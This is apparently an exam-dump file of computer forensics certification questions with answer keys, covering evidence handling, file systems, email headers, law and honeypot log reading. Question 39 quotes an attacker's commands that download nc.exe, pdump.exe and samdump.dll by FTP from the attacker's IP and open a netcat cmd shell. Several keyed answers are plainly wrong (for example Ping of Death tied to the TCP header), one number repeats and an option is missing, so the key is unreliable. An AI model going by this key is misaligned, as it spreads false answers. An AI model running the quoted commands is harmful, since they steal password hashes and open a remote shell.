Your job is to complete the required evidence custody forms to properly document each piece of evidence as it is collected by other members of your team. Your manager instructs you to complete one multi-evidence form for the entire case and a single-evidence form for each hard

drive. How will these forms be stored to help preserve the chain of custody of the case?

A.

All forms should be placed in an approved secure container because they are now primary evidence in the case.

B.

The multi-evidence form should be placed in the report file and the single-evidence forms should be kept with each hard drive in an approved secure container.

C.

The multi-evidence form should be placed in an approved secure container with the hard drives and the single-evidence forms should be placed in the report file.

D.

All forms should be placed in the report file because they are now primary evidence in the case.

Answer: B

Explanation:

QUESTION NO: 28

The MD5 program is used to:

A.

wipe magnetic media before recycling it

B.

make directories on an evidence disk

C.

view graphics files on an evidence drive

D.

verify that a disk is not altered when you examine it

Answer: D

Explanation:

QUESTION NO: 29

Which is a standard procedure to perform during all computer forensics investigations?

A.

with the hard drive removed from the suspect PC, check the date and time in the system's CMOS

B.

with the hard drive in the suspect PC, check the date and time in the File Allocation Table

C.

with the hard drive removed from the suspect PC, check the date and time in the system's RAM

D.

with the hard drive in the suspect PC, check the date and time in the system's CMOS

Answer: A

Explanation:

QUESTION NO: 30

E-mail logs contain which of the following information to help you in your investigation? (Choose four.)

A.

user account that was used to send the message

B.

attachments sent with the e-mail message

C.

unique message identifier

D.

contents of the e-mail message

E.

date and time the message was sent

Answer: A,C,D,E

Explanation:

QUESTION NO: 31

In a forensic examination of hard drives for digital evidence, what type of user is most likely to have the most file slack to analyze?

- A.**
one who has NTFS 4 or 5 partitions
- B.**
one who uses dynamic swap file capability
- C.**
one who uses hard disk writes on IRQ 13 and 21
- D.**
one who has lots of allocation units per block or cluster

Answer: D

Explanation:

QUESTION NO: 32

In what way do the procedures for dealing with evidence in a criminal case differ from the procedures for dealing with evidence in a civil case?

- A.**
evidence must be handled in the same way regardless of the type of case
- B.**
evidence procedures are not important unless you work for a law enforcement agency
- C.**
evidence in a criminal case must be secured more tightly than in a civil case
- D.**
evidence in a civil case must be secured more tightly than in a criminal case

Answer: C

Explanation:

QUESTION NO: 33

You are assigned to work in the computer forensics lab of a state police agency. While working on a high profile criminal case, you have followed every applicable procedure, however your boss is still concerned that the defense attorney might question whether evidence has been changed while at the lab. What can you do to prove that the evidence is the same as it was when it first entered the lab?

A.

make an MD5 hash of the evidence and compare it with the original MD5 hash that was taken when the evidence first entered the lab

B.

make an MD5 hash of the evidence and compare it to the standard database developed by NIST

C.

there is no reason to worry about this possible claim because state labs are certified

D.

sign a statement attesting that the evidence is the same as it was when it entered the lab

Answer: A

Explanation:

QUESTION NO: 34

Study the log given below and answer the following question:

Apr 24 14:46:46 [4663]: spp_portscan: portscan detected from 194.222.156.169

Apr 24 14:46:46 [4663]: IDS27/FIN Scan: 194.222.156.169:56693 -> 172.16.1.107:482

Apr 24 18:01:05 [4663]: IDS/DNS-version-query: 212.244.97.121:3485 -> 172.16.1.107:53

Apr 24 19:04:01 [4663]: IDS213/ftp-passwd-retrieval: 194.222.156.169:1425 -> 172.16.1.107:21

Apr 25 08:02:41 [5875]: spp_portscan: PORTSCAN DETECTED from 24.9.255.53

Apr 25 02:08:07 [5875]: IDS277/DNS-version-query: 63.226.81.13:4499 -> 172.16.1.107:53

Apr 25 02:08:07 [5875]: IDS277/DNS-version-query: 63.226.81.13:4630 -> 172.16.1.101:53

Apr 25 02:38:17 [5875]: IDS/RPC-rpcinfo-query: 212.251.1.94:642 -> 172.16.1.107:111

Apr 25 19:37:32 [5875]: IDS230/web-cgi-space-wildcard: 198.173.35.164:4221 -> 172.16.1.107:80

Apr 26 05:45:12 [6283]: IDS212/dns-zone-transfer: 38.31.107.87:2291 -> 172.16.1.101:53

Apr 26 06:43:05 [6283]: IDS181/nops-x86: 63.226.81.13:1351 -> 172.16.1.107:53

Apr 26 06:44:25 victim7 PAM_pwdb[12509]: (login) session opened for user simple by (uid=0)

Apr 26 06:44:36 victim7 PAM_pwdb[12521]: (su) session opened for user simon by simple(uid=506)

Apr 26 06:45:34 [6283]: IDS175/socks-probe: 24.112.167.35:20 -> 172.16.1.107:1080

Apr 26 06:52:10 [6283]: IDS127/telnet-login-incorrect: 172.16.1.107:23 -> 213.28.22.189:4558

Precautionary measures to prevent this attack would include writing firewall rules. Of these firewall rules, which among the following would be appropriate?

A.

Disallow UDP53 in from outside to DNS server

B.

Allow UDP53 in from DNS server to outside

C.

Disallow TCP53 in from secondaries or ISP server to DNS server

D.

Block all UDP traffic

Answer: A

Explanation:

QUESTIONNO: 35

When monitoring for both intrusion and security events between multiple computers, it is essential that the computers' clocks are synchronized. Synchronized time allows an administrator to reconstruct what took place during an attack against multiple computers. Without synchronized time, it is very difficult to determine exactly when specific events took place, and how events interlace. What is the name of the service used to synchronize time among multiple computers?

A. Universal Time Set

B. Network Time Protocol

C. SyncTime Service

D. Time-Sync Protocol

Answer: B

QUESTION NO: 35

When investigating a potential e-mail crime, what is your first step in the investigation?

- A.**
Trace the IP address to its origin
- B.**
Write a report
- C.**
Determine whether a crime was actually committed
- D.**
Recover the evidence

Answer: A

Explanation:

QUESTION NO: 36

If a suspect computer is located in an area that may have toxic chemicals, you must:

- A.**
coordinate with the HAZMAT team
- B.**
determine a way to obtain the suspect computer
- C.**
assume the suspect machine is contaminated
- D.**
do not enter alone

Answer: A

Explanation:**QUESTION NO: 37**

The following excerpt is taken from a honeypot log. The log captures activities across three days.

There are several intrusion attempts; however, a few are successful.

(Note: The objective of this question is to test whether the student can read basic information from log entries and interpret the nature of attack.)

Apr 24 14:46:46 [4663]: spp_portscan: portscan detected from 194.222.156.169

Apr 24 14:46:46 [4663]: IDS27/FIN Scan: 194.222.156.169:56693 -> 172.16.1.107:482

Apr 24 18:01:05 [4663]: IDS/DNS-version-query: 212.244.97.121:3485 -> 172.16.1.107:53

Apr 24 19:04:01 [4663]: IDS213/ftp-passwd-retrieval: 194.222.156.169:1425 -> 172.16.1.107:21

Apr 25 08:02:41 [5875]: spp_portscan: PORTSCAN DETECTED from 24.9.255.53

Apr 25 02:08:07 [5875]: IDS277/DNS-version-query: 63.226.81.13:4499 -> 172.16.1.107:53

Apr 25 02:08:07 [5875]: IDS277/DNS-version-query: 63.226.81.13:4630 -> 172.16.1.101:53

Apr 25 02:38:17 [5875]: IDS/RPC-rpcinfo-query: 212.251.1.94:642 -> 172.16.1.107:111

Apr 25 19:37:32 [5875]: IDS230/web-cgi-space-wildcard: 198.173.35.164:4221 -> 172.16.1.107:80

Apr 26 05:45:12 [6283]: IDS212/dns-zone-transfer: 38.31.107.87:2291 -> 172.16.1.101:53

Apr 26 06:43:05 [6283]: IDS181/nops-x86: 63.226.81.13:1351 -> 172.16.1.107:53

Apr 26 06:44:25 victim7 PAM_pwdb[12509]: (login) session opened for user simple by (uid=0)

Apr 26 06:44:36 victim7 PAM_pwdb[12521]: (su) session opened for user simon by simple(uid=506)

Apr 26 06:45:34 [6283]: IDS175/socks-probe: 24.112.167.35:20 -> 172.16.1.107:1080

Apr 26 06:52:10 [6283]: IDS127/telnet-login-incorrect: 172.16.1.107:23 -> 213.28.22.189:4558

From the options given below choose the one which best interprets the following entry:

Apr 26 06:43:05 [6283]: IDS181/nops-x86: 63.226.81.13:1351 -> 172.16.1.107:53

A.

An IDS evasion technique

B.

A buffer overflow attempt

C.

A DNS zone transfer

D.

Data being retrieved from 63.226.81.13

Answer: A

Explanation:

QUESTION NO: 38

What happens when a file is deleted by a Microsoft operating system using the FAT file system?

A.

only the reference to the file is removed from the FAT

B.

the file is erased and cannot be recovered

C.

a copy of the file is stored and the original file is erased

D.

the file is erased but can be recovered

Answer: A

Explanation:

QUESTION NO: 39

The following excerpt is taken from a honeypot log that was hosted at lab.wiretrip.net. Snort reported Unicode attacks from 213.116.251.162. The File Permission Canonicalization vulnerability (UNICODE attack) allows scripts to be run in arbitrary folders that do not normally have the right to run scripts. The attacker tries a Unicode attack and eventually succeeds in displaying boot.ini.

He then switches to playing with RDS, via msadcs.dll. The RDS vulnerability allows a malicious user to construct SQL statements that will execute shell commands (such as CMD.EXE) on the IIS server. He does a quick query to discover that the directory exists, and a query to msadcs.dll shows that it is functioning correctly. The attacker makes a RDS query which results in the commands run as shown below.

```
"cmd1.exe /c open 213.116.251.162 >ftpcom"  
"cmd1.exe /c echo johna2k >>ftpcom"  
"cmd1.exe /c echo haxedj00 >>ftpcom"  
"cmd1.exe /c echo get nc.exe >>ftpcom"  
"cmd1.exe /c echo get pdump.exe >>ftpcom"  
"cmd1.exe /c echo get samdump.dll >>ftpcom"  
"cmd1.exe /c echo quit >>ftpcom"  
"cmd1.exe /c ftp -s:ftpcom"  
"cmd1.exe /c nc -l -p 6969 -e cmd1.exe"
```

What can you infer from the exploit given?

- A.**
It is a local exploit where the attacker logs in using username johna2k
- B.**
There are two attackers on the system - johna2k and haxedj00
- C.**
The attack is a remote exploit and the hacker downloads three files
- D.**
The attacker is unsuccessful in spawning a shell as he has specified a high end UDP port

Answer: C

Explanation:

The log clearly indicates that this is a remote exploit with three files being downloaded and hence the correct answer is C.

QUESTION NO: 40

What term is used to describe a cryptographic technique for embedding information into something else for the sole purpose of hiding that information from the casual observer?

- A.**
rootkit
- B.**
key escrow
- C.**
steganography
- D.**
Offset

Answer: C

Explanation:

QUESTION NO: 41

During the course of an investigation, you locate evidence that may prove the innocence of the suspect of the investigation. You must maintain an unbiased opinion and be objective in your entire fact finding process. Therefore, you report this evidence. This type of evidence is known as:

- A.**
Inculpatory evidence
- B.**
Mandatory evidence
- C.**
Exculpatory evidence
- D.**
Terrible evidence

Answer: C

Explanation:

QUESTION NO: 42

If you discover a criminal act while investigating a corporate policy abuse, it becomes a publicsector investigation and should be referred to law enforcement?

A.

true

B.

false

Answer: A

Explanation:

QUESTION NO: 43

What binary coding is used most often for e-mail purposes?

A.

MIME

B.

Uuencode

C.

IMAP

D.

SMTP

Answer: A

Explanation:

QUESTION NO: 44

If you see the files Zer0.tar.gz and copy.tar.gz on a Linux system while doing an investigation, what can you conclude?

A.

The system files have been copied by a remote attacker

B.

The system administrator has created an incremental backup

C.

The system has been compromised using a t0rnrootkit

D.

Nothing in particular as these can be operational files

Answer: D

Explanation:

QUESTION NO: 45

From the following spam mail header, identify the host IP that sent this spam?

From jie02@netvigator.com jie02@netvigator.com Tue Nov 27 17:27:11 2001

Received: from viruswall.ie.cuhk.edu.hk (viruswall [137.189.96.52]) by eng.ie.cuhk.edu.hk
(8.11.6/8.11.6) with ESMTP id

fAR9RAP23061 for ; Tue, 27 Nov 2001 17:27:10 +0800 (HKT)

Received: from mydomain.com (pcd249020.netvigator.com [203.218.39.20]) by
viruswall.ie.cuhk.edu.hk (8.12.1/8.12.1)

with SMTP id fAR9QXwZ018431 for ; Tue, 27 Nov 2001 17:26:36 +0800 (HKT)

Message-Id: >200111270926.fAR9QXwZ018431@viruswall.ie.cuhk.edu.hk

From: "china hotel web"

To: "Shlam"

Subject: SHANGHAI (HILTON HOTEL) PACKAGE

Date: Tue, 27 Nov 2001 17:25:58 +0800 MIME-Version: 1.0

X-Priority: 3 X-MSMail-

Priority: Normal

Reply-To: "china hotel web"

A.
137.189.96.52

B.
8.12.1.0

C.
203.218.39.20

D.
203.218.39.50

Answer: C

Explanation:

QUESTION NO: 46

If you plan to startup a suspect's computer, you must modify the _____ to ensure that you do not contaminate or alter data on the suspect's hard drive by booting to the hard drive.

A.
deltree command

B.
CMOS

C.
Boot.sys

D.
Scandisk utility

Answer: C

Explanation:

QUESTION NO: 47

You are working for a local police department that services a population of 1,000,000 people and
"Pass Any Exam. Any Time." - www.actualtests.com

you have been given the task of building a computer forensics lab. How many law-enforcement computer investigators should you request to staff the lab?

A.

8

B.

1

C.

4

D.

2

Answer: C

Explanation:

QUESTION NO: 48

When obtaining a warrant, it is important to:

A.

particularly describe the place to be searched and particularly describe the items to be seized

B.

generally describe the place to be searched and particularly describe the items to be seized

C.

generally describe the place to be searched and generally describe the items to be seized

D.

particularly describe the place to be searched and generally describe the items to be seized

Answer: A

Explanation:

QUESTION NO: 49

What does the superblock in Linux define?

- A.
filesynames
- B.
diskgeometr
- C.
location of the firstinode
- D.
available space

Answer: C

Explanation:

QUESTION NO: 50

Diskcopy is:

- A.
a utility by AccessData
- B.
a standard MS-DOS command
- C.
Digital Intelligence utility
- D.
dd copying tool

Answer: B

Explanation:

diskcopy is a STANDARD DOSutility. C:\WINDOWS>diskcopy /? Copies the contents of one floppy disk to another.

QUESTION NO: 51

Sectors in hard disks typically contain how many bytes?

- A. 256
- B. 512
- C. 1024
- D. 2048

Answer: B

Explanation:

QUESTION NO: 52

Area density refers to:

- A. the amount of data per disk
- B. the amount of data per partition
- C. the amount of data per square inch
- D. the amount of data per platter

Answer: A

Explanation:

QUESTION NO: 53

Corporate investigations are typically easier than public investigations because:

- A.**
the users have standard corporate equipment and software
- B.**
the investigator does not have to get a warrant
- C.**
the investigator has to get a warrant
- D.**
the users can load whatever they want on their machines

Answer: B

Explanation:

QUESTION NO: 54

Which of the following should a computer forensics lab used for investigations have?

- A.**
isolation
- B.**
restricted access
- C.**
open access
- D.**
an entry log

Answer: B

Explanation:

QUESTION NO: 55

Jason is the security administrator of ACMA metal Corporation. One day he notices the company's Oracle database server has been compromised and the customer information along with financial data has been stolen. The financial loss will be in millions of dollars if the database gets into the hands of the competitors. Jason wants to report this crime to the law enforcement agencies

immediately.

Which organization coordinates computer crimes investigations throughout the United States?

- A.**
Internet Fraud Complaint Center
- B.**
Local or national office of the U.S. Secret Service
- C.**
National Infrastructure Protection Center
- D.**
CERT Coordination Center

Answer: B

Explanation:

QUESTION NO: 56

Which Intrusion Detection System (IDS) usually produces the most false alarms due to the unpredictable behaviors of users and networks?

- A.**
network-based IDS systems (NIDS)
- B.**
host-based IDS systems (HIDS)
- C.**
anomaly detection
- D.**
signature recognition

Answer: B

Explanation:

QUESTION NO: 57

You should make at least how many bit-stream copies of a suspect drive?

- A.
- 1
- B.
- 2
- C.
- 3
- D.
- 4

Answer: B

Explanation:

QUESTION NO: 58

Why should you note all cable connections for a computer you want to seize as evidence?

- A.
to know what outside connections existed
- B.
in case other devices were connected
- C.
to know what peripheral devices exist
- D.
to know what hardware existed

Answer: A

Explanation:

QUESTION NO: 59

What header field in the TCP/IP protocol stack involves the hacker exploit known as the Ping of Death?

- A.
ICMP header field
- B.
TCP header field
- C.
IP header field
- D.
UDP header field

Answer: B

Explanation:

QUESTION NO: 60

What method of computer forensics will allow you to trace all ever-established user accounts on a Windows 2000 sever the course of its lifetime?

- A.
forensic duplication of hard drive
- B.
analysis of volatile data
- C.
comparison of MD5 checksums
- D.
review of SIDs in the Registry

Answer: C

Explanation:

QUESTION NO: 61

Which response organization tracks hoaxes as well as viruses?

- A.

NIPC

B.

FEDCIRC

C.

CERT

D.

CIAC

Answer: D

Explanation:

QUESTION NO: 62

Which federal computer crime law specifically refers to fraud and related activity in connection with access devices like routers?

A.

18 U.S.C. 1029

B.

18 U.S.C. 1362

C.

18 U.S.C. 2511

D.

18 U.S.C. 2703

Answer: A

Explanation:

QUESTION NO: 63

Office documents (Word, Excel, PowerPoint) contain a code that allows tracking the MAC, or unique identifier, of the machine that created the document. What is that code called?

A.

the Microsoft Virtual Machine Identifier

- B.**
the Personal Application Protocol
- C.**
the Globally Unique ID
- D.**
the Individual ASCII String

Answer: C

Explanation:

QUESTION NO: 64

What TCP/UDP port does the toolkit program netstat use?

- A.**
Port 7
- B.**
Port 15
- C.**
Port 23
- D.**
Port 69

Answer: B

Explanation:

QUESTION NO: 65

Under which Federal Statutes does FBI investigate for computer crimes involving e-mail scams and mail fraud?

- A.**
18 U.S.C. 1029 Possession of Access Devices

B.

18U.S.C. 1030 Fraud and related activity in connection with computers

C.

18 U.S.C. 1343 Fraud by wire, radio or television

D.

18 U.S.C. 1361 Injury to Government Property

E.

18 U.S.C. 1362 Government communication systems

F.

18 U.S.C. 1831 Economic Espionage Act

G.

18 U.S.C. 1832 Trade Secrets Act

Answer: B

Explanation:

QUESTION NO: 66

In a FAT32 system, a 123 KB file will use how many sectors?

A.

34

B.

25

C.

11

D.

56

Answer: B

Explanation:

QUESTION NO: 67

You have been asked to investigate the possibility of computer fraud in the finance department of a company. It is suspected that a staff member has been committing finance fraud by printing cheques that have not been authorized. You have exhaustively searched all data files on a bitmap image of the target computer, but have found no evidence. You suspect the files may not have been saved. What should you examine next in this case?

A.

The registry

B.

The swap file

C.

The recycle bin

D.

The metadata

Answer: B

Explanation:

QUESTION NO: 68

When performing a forensics analysis, what device is used to prevent the system from recording data on an evidence disk?

A.

a write-blocker

B.

a protocol analyzer

C.

a firewall

D.

a disk editor

Answer: A

Explanation:

QUESTION NO: 69

How many sectors will a 125 KB file use in a FAT32 file system?

- A.
32
- B.
16
- C.
256
- D.
25

Answer: C

Explanation:

QUESTION NO: 70

You are called by an author who is writing a book and he wants to know how long the copyright for his book will last after he has the book published?

- A.
70 years
- B.
the life of the author
- C.
the life of the author plus 70 years
- D.
copyrights last forever

Answer: C

Explanation:

QUESTION NO: 71

When investigating a network that uses DHCP to assign IP addresses, where would you look to determine which system (MAC address) had a specific IP address at a specific time?

- A.**
on the individual computer's ARP cache
- B.**
in the Web Server log files
- C.**
in the DHCP Server log files
- D.**
there is no way to determine the specific IP address

Answer: C

Explanation:

QUESTION NO: 72

Bob has been trying to penetrate a remote production system for the past two weeks. This time however, he is able to get into the system. He was able to use the System for a period of three weeks. However, law enforcement agencies were recording his every activity and this was later presented as evidence.

The organization had used a Virtual Environment to trap Bob. What is a Virtual Environment?

- A.**
A Honeypot that traps hackers
- B.**
A system Using Trojaned commands
- C.**
An environment set up after the user logs in
- D.**
An environment set up before a user logs in

Answer: A

Explanation:

QUESTION NO: 73

To make sure the evidence you recover and analyze with computer forensics software can be admitted in court, you must test and validate the software. What group is actively providing tools and creating procedures for testing and validating computer forensics software?

- A.**
Computer Forensics Tools and Validation Committee (CFTVC)
- B.**
Association of Computer Forensics Software Manufacturers (ACFSM)
- C.**
National Institute of Standards and Technology (NIST)
- D.**
Society for Valid Forensics Tools and Testing (SVFTT)

Answer: C

Explanation:

QUESTION NO: 74

With Regard to using an Antivirus scanner during a computer forensics investigation, You should:

- A.**
Scan the suspect hard drive before beginning an investigation
- B.**
Never run a scan on your forensics workstation because it could change your systems configuration
- C.**
Scan your forensics workstation at intervals of no more than once every five minutes during an investigation
- D.**
Scan your Forensics workstation before beginning an investigation

Answer: D

Explanation:

QUESTION NO: 75

Windows identifies which application to open a file with by examining which of the following?

- A.**
The File extension
- B.**
The file attributes
- C.**
The file Signature at the end of the file
- D.**
The file signature at the beginning of the file

Answer: A

Explanation:

QUESTION NO: 76

You have used a newly released forensic investigation tool, which doesn't meet the Daubert Test, during a case. The case has ended-up in court. What argument could the defense make to weaken your case?

- A.**
The tool hasn't been tested by the International Standards Organization (ISO)
- B.**
Only the local law enforcement should use the tool
- C.**
The total has not been reviewed and accepted by your peers
- D.**
You are not certified for using the tool

Answer: C

Explanation:

QUESTION NO: 77

Which of the following is NOT a graphics file?

- A.**
Picture1.tga
- B.**
Picture2.bmp
- C.**
Picture3.nfo
- D.**
Picture4.psd

Answer: C

Explanation:

QUESTION NO: 78

When conducting computer forensic analysis, you must guard against _____ So that you remain focused on the primary job and insure that the level of work does not increase beyond what was originally expected.

- A.**
Hard Drive Failure
- B.**
Scope Creep
- C.**
Unauthorized expenses
- D.**
Overzealous marketing

Answer: B

Explanation:

QUESTION NO: 79

In General, _____ Involves the investigation of data that can be retrieved from the hard disk or other disks of a computer by applying scientific methods to retrieve the data.

- A.
Network Forensics
- B.
Data Recovery
- C.
Disaster Recovery
- D.
Computer Forensics

Answer: D

Explanation:

QUESTION NO: 80

When you carve an image, recovering the image depends on which of the following skills?

- A.
Recognizing the pattern of the header content
- B.
Recovering the image from a tape backup
- C.
Recognizing the pattern of a corrupt file
- D.
Recovering the image from the tape backup

Answer: A

Explanation:

QUESTION NO: 81

When a file is deleted by Windows Explorer or through the MS-DOS delete command, the operating system inserts _____ in the first letter position of the filename in the FAT database.

- A.**
A Capital X
- B.**
A Blank Space
- C.**
The Underscore Symbol
- D.**
The lowercase Greek Letter Sigma (s)

Answer: D

Explanation:

QUESTION NO: 82

While working for a prosecutor, what do you think you should do if the evidence you found appears to be exculpatory and is not being released to the defense?

- A.**
Keep the information of file for later review
- B.**
Destroy the evidence
- C.**
Bring the information to the attention of the prosecutor, his or her supervisor or finally to the judge
- D.**
Present the evidence to the defense attorney

Answer: C

Explanation:

QUESTION NO: 83

In Microsoft file structures, sectors are grouped together to form:

- A.**
Clusters
- B.**
Drives
- C.**
Bitstreams
- D.**
Partitions

Answer: A

Explanation:

QUESTION NO: 84

What type of file is represented by a colon (:) with a name following it in the Master File Table of NTFS disk?

- A.**
A compressed file
- B.**
A Data stream file
- C.**
An encrypted file
- D.**
A reserved file

Answer: B

Explanation:

QUESTION NO: 85

An Employee is suspected of stealing proprietary information belonging to your company that he had no rights to possess. The information was stored on the Employees Computer that was protected with the NTFS Encrypted File System (EFS) and you had observed him copy the files to a floppy disk just before leaving work for the weekend. You detain the Employee before he leaves the building and recover the floppy disks and secure his computer. Will you be able to break the encryption so that you can verify that that the employee was in possession of the proprietary information?

A.

EFS uses a 128-bit key that can't be cracked, so you will not be able to recover the information

B.

When the encrypted file was copied to the floppy disk, it was automatically unencrypted, so you can recover the information.

C.

The EFS Revoked Key Agent can be used on the Computer to recover the information

D.

When the Encrypted file was copied to the floppy disk, the EFS private key was also copied to the floppy disk, so you can recover the information.

Answer: B

Explanation:

QUESTION NO: 86

When examining a hard disk without a write-blocker, you should not start windows because Windows will write data to the:

A.

Recycle Bin

B.

MSDOS.sys

C.

BIOS

D.

Case files

Answer: A

Explanation:

QUESTION NO: 87

You are called in to assist the police in an investigation involving a suspected drug dealer. The suspect's house was searched by the police after a warrant was obtained and they located a floppy disk in the suspect's bedroom. The disk contains several files, but they appear to be password protected. What are two common methods used by password cracking software that you can use to obtain the password?

- A.**
Limited force and library attack
- B.**
Brute Force and dictionary Attack
- C.**
Maximum force and thesaurus Attack
- D.**
Minimum force and appendix Attack

Answer: B

Explanation:

QUESTION NO: 88

When reviewing web logs, you see an entry for resource not found in the HTTP status code field.

What is the actual error code that you would see in the log for resource not found?

- A.**
202
- B.**
404
- C.**
505
- D.**

Answer: B**Explanation:****QUESTION NO: 89**

Volatile Memory is one of the leading problems for forensics. Worms such as code Red are memory resident and do write themselves to the hard drive, if you turn the system off they disappear. In a lab environment, which of the following options would you suggest as the most appropriate to overcome the problem of capturing volatile memory?

- A.**
Use VMware to be able to capture the data in memory and examine it
- B.**
Give the Operating System a minimal amount of memory, forcing it to use a swap file
- C.**
Create a Separate partition of several hundred megabytes and place the swap file there
- D.**
Use intrusion forensic techniques to study memory resident infections

Answer: C**Explanation:****QUESTION NO: 90**

You are working in the security Department of law firm. One of the attorneys asks you about the topic of sending fake email because he has a client who has been charged with doing just that. His client alleges that he is innocent and that there is no way for a fake email to actually be sent. You inform the attorney that his client is mistaken and that fake email is possibility and that you can prove it. You return to your desk and craft a fake email to the attorney that appears to come from his boss. What port do you send the email to on the company SMTP server?

A.

10

B.

25

C.

110

D.

135

Answer: B

Explanation:

QUESTION NO: 91

This is original file structure database that Microsoft originally designed for floppy disks. It is written to the outermost track of a disk and contains information about each file stored on the drive.

A.

Master Boot Record (MBR)

B.

Master File Table (MFT)

C.

File Allocation Table (FAT)

D.

Disk Operating System (DOS)

Answer: C

Explanation:

QUESTION NO: 92

What should you do when approached by a reporter about a case that you are working on or have worked on?

A.

Refer the reporter to the attorney that retained you

B.

Say, "no comment"

C.

Answer all the reporter's questions as completely as possible

D.

Answer only the questions that help your case

Answer: A

Explanation:

QUESTION NO: 93

Which of the following refers to the data that might still exist in a cluster even though the original file has been overwritten by another file?

A.

Sector

B.

Metadata

C.

MFT

D.

Slack Space

Answer: D

Explanation:

QUESTION NO: 94

A state department site was recently attacked and all the servers had their disks erased. The incident response team sealed the area and commenced investigation. During evidence collection they came across a zip disks that did not have the standard labeling on it. The incident team ran the disk on an isolated system and found that the system disk was accidentally erased. They

decided to call in the FBI for further investigation. Meanwhile, they short listed possible suspects including three summer interns. Where did the incident team go wrong?

A.

They examined the actual evidence on an unrelated system

B.

They attempted to implicate personnel without proof

C.

They tampered with evidence by using it

D.

They called in the FBI without correlating with the fingerprint data

Answer: C

Explanation:

QUESTION NO: 95

When investigating a Windows System, it is important to view the contents of the page or swap file because:

A.

Windows stores all of the systems configuration information in this file

B.

This is file that windows use to communicate directly with Registry

C.

A Large volume of data can exist within the swap file of which the computer user has no knowledge

D.

This is the file that windows use to store the history of the last 100 commands that were run from the command line

Answer: C

Explanation:

QUESTION NO: 96

Chris has been called upon to investigate a hacking incident reported by one of his clients. The company suspects the involvement of an insider accomplice in the attack. Upon reaching the incident scene, Chris secures the physical area, records the scene using visual media. He shuts the system down by pulling the power plug so that he does not disturb the system in any way. He labels all cables and connectors prior to disconnecting any. What do you think would be the next sequence of events?

A.

Connect the target media; prepare the system for acquisition; Secure the evidence; Copy the media

B.

Prepare the system for acquisition; Connect the target media; copy the media; Secure the evidence

C.

Connect the target media; Prepare the system for acquisition; Secure the evidence; Copy the media

D.

Secure the evidence; prepare the system for acquisition; Connect the target media; copy the media

Answer: B

Explanation:

QUESTION NO: 97

The use of warning banners helps a company avoid litigation by overcoming an employee assumed _____. When connecting to the company's intranet, network or Virtual Private Network(VPN) and will allow the company's investigators to monitor, search and retrieve information stored within the network.

A.

Right to work

B.

Right of free speech

C.

Right to Internet Access

D.

Right of Privacy

Answer: D

Explanation:

QUESTION NO: 98

What does mactime, an essential part of the coroner's toolkit do?

A.

It traverses the file system and produces a listing of all files based on the modification, access and change timestamps

B.

It can recover deleted file space and search it for data. However, it does not allow the investigator to preview them

C.

The tools scans for i-node information, which is used by other tools in the tool kit

D.

It is too specific to the MAC OS and forms a core component of the toolkit

Answer: A

Explanation:

QUESTION NO: 99

One way to identify the presence of hidden partitions on a suspect's hard drive is to:

A.

Add up the total size of all known partitions and compare it to the total size of the hard drive

B.

Examine the FAT and identify hidden partitions by noting an H in the partition Type field

C.

Examine the LILO and note an H in the partition Type field

D.

It is not possible to have hidden partitions on a hard drive

Answer: A

Explanation:

QUESTION NO: 100

What information do you need to recover when searching a victim's computer for a crime committed with specific e-mail message?

A.

Internet service provider information

B.

E-mail header

C.

Username and password

D.

Firewall log

Answer: B

Explanation:

QUESTION NO: 101

Melanie was newly assigned to an investigation and asked to make a copy of all the evidence from the compromised system. Melanie did a DOS copy of all the files on the system. What would be the primary reason for you to recommend a disk imaging tool?

A.

A disk imaging tool would check for CRC32s for internal self-checking and validation and have MD5 checksum

B.

Evidence file format will contain case data entered by the examiner and encrypted at the beginning of the evidence file

C.

A simple DOS copy will not include deleted files, file slack and other information

D.

There is no case for an imaging tool as it will use a closed, proprietary format that if compared to the original will not match up sector for sector

Answer: C

Explanation:

QUESTION NO: 102

You are employed directly by an attorney to help investigate an alleged sexual harassment case at a large pharmaceutical manufacture. While at the corporate office of the company, the CEO demands to know the status of the investigation. What prevents you from discussing the case with the CEO?

A.

the attorney-work-product rule

B.

Good manners

C.

Trade secrets

D.

ISO 17799

Answer: A

Explanation:

QUESTION NO: 103

One technique for hiding information is to change the file extension from the correct one to one that might not be noticed by an investigator. For example, changing a .jpg extension to a .doc extension so that a picture file appears to be a document. What can an investigator examine to verify that a file has the correct extension?

- A.**
the File Allocation Table
- B.**
the file header
- C.**
the file footer
- D.**
the sector map

Answer: B

Explanation:

QUESTION NO: 104

This organization maintains a database of hash signatures for known software.

- A.**
International Standards Organization
- B.**
Institute of Electrical and Electronics Engineers
- C.**
National Software Reference Library
- D.**
American National standards Institute

Answer: C

Explanation:

QUESTION NO: 105

The _____ refers to handing over the results of private investigations to the authorities because of indications of criminal activity.

- A.**

Locard Exchange Principle

B.

Clark Standard

C.

Kelly Policy

D.

Silver-Platter Doctrine

Answer: D

Explanation:

QUESTION NO: 106

You are working as Computer Forensics investigator and are called by the owner of an accounting firm to investigate possible computer abuse by one of the firm's employees. You meet with the owner of the firm and discover that the company has never published a policy stating that they reserve the right to inspect their computing assets at will. What do you do?

A.

Inform the owner that conducting an investigation without a policy is not a problem because the company is privately owned

B.

Inform the owner that conducting an investigation without a policy is a violation of the 4th amendment

C.

Inform the owner that conducting an investigation without a policy is a violation of the employee's expectation of privacy

D.

Inform the owner that conducting an investigation without a policy is not a problem because a policy is only necessary for government agencies

Answer: C

Explanation:

QUESTION NO: 107

During the course of a corporate investigation, you find that an Employee is committing a crime.

Can the Employer file a criminal complaint with Police?

- A.**
Yes, and all evidence can be turned over to the police
- B.**
Yes, but only if you turn the evidence over to a federal law enforcement agency
- C.**
No, because the investigation was conducted without following standard police procedures
- D.**
No, because the investigation was conducted without warrant

Answer: A

Explanation:

QUESTION NO: 108

_____ is simply the application of Computer Investigation and analysis techniques in the interests of determining potential legal evidence.

- A.**
Network Forensics
- B.**
Computer Forensics
- C.**
Incident Response
- D.**
Event Reaction

Answer: B

Explanation:

QUESTION NO: 109

What is the name of the Standard Linux Command that is also available as windows application that can be used to create bit-stream images?

A.
mcopy

B.
image

C.
MD5

D.
dd

Answer: D

Explanation:

QUESTION NO: 110

To preserve digital evidence, an investigator should _____.

A.
Make two copies of each evidence item using a single imaging tool

B.
Make a single copy of each evidence item using an approved imaging tool

C.
Make two copies of each evidence item using different imaging tools

D.
Only store the original evidence item

Answer: C

Explanation:

QUESTION NO: 111

Profiling is a forensics technique for analyzing evidence with the goal of identifying the perpetrator
"Pass Any Exam. Any Time." - www.actualtests.com

from their various activity. After a computer has been compromised by a hacker, which of the following would be most important in forming a profile of the incident?

A.
The manufacturer of the system compromised

B.
The logic, formatting and elegance of the code used in the attack

C.
The nature of the attack

D.
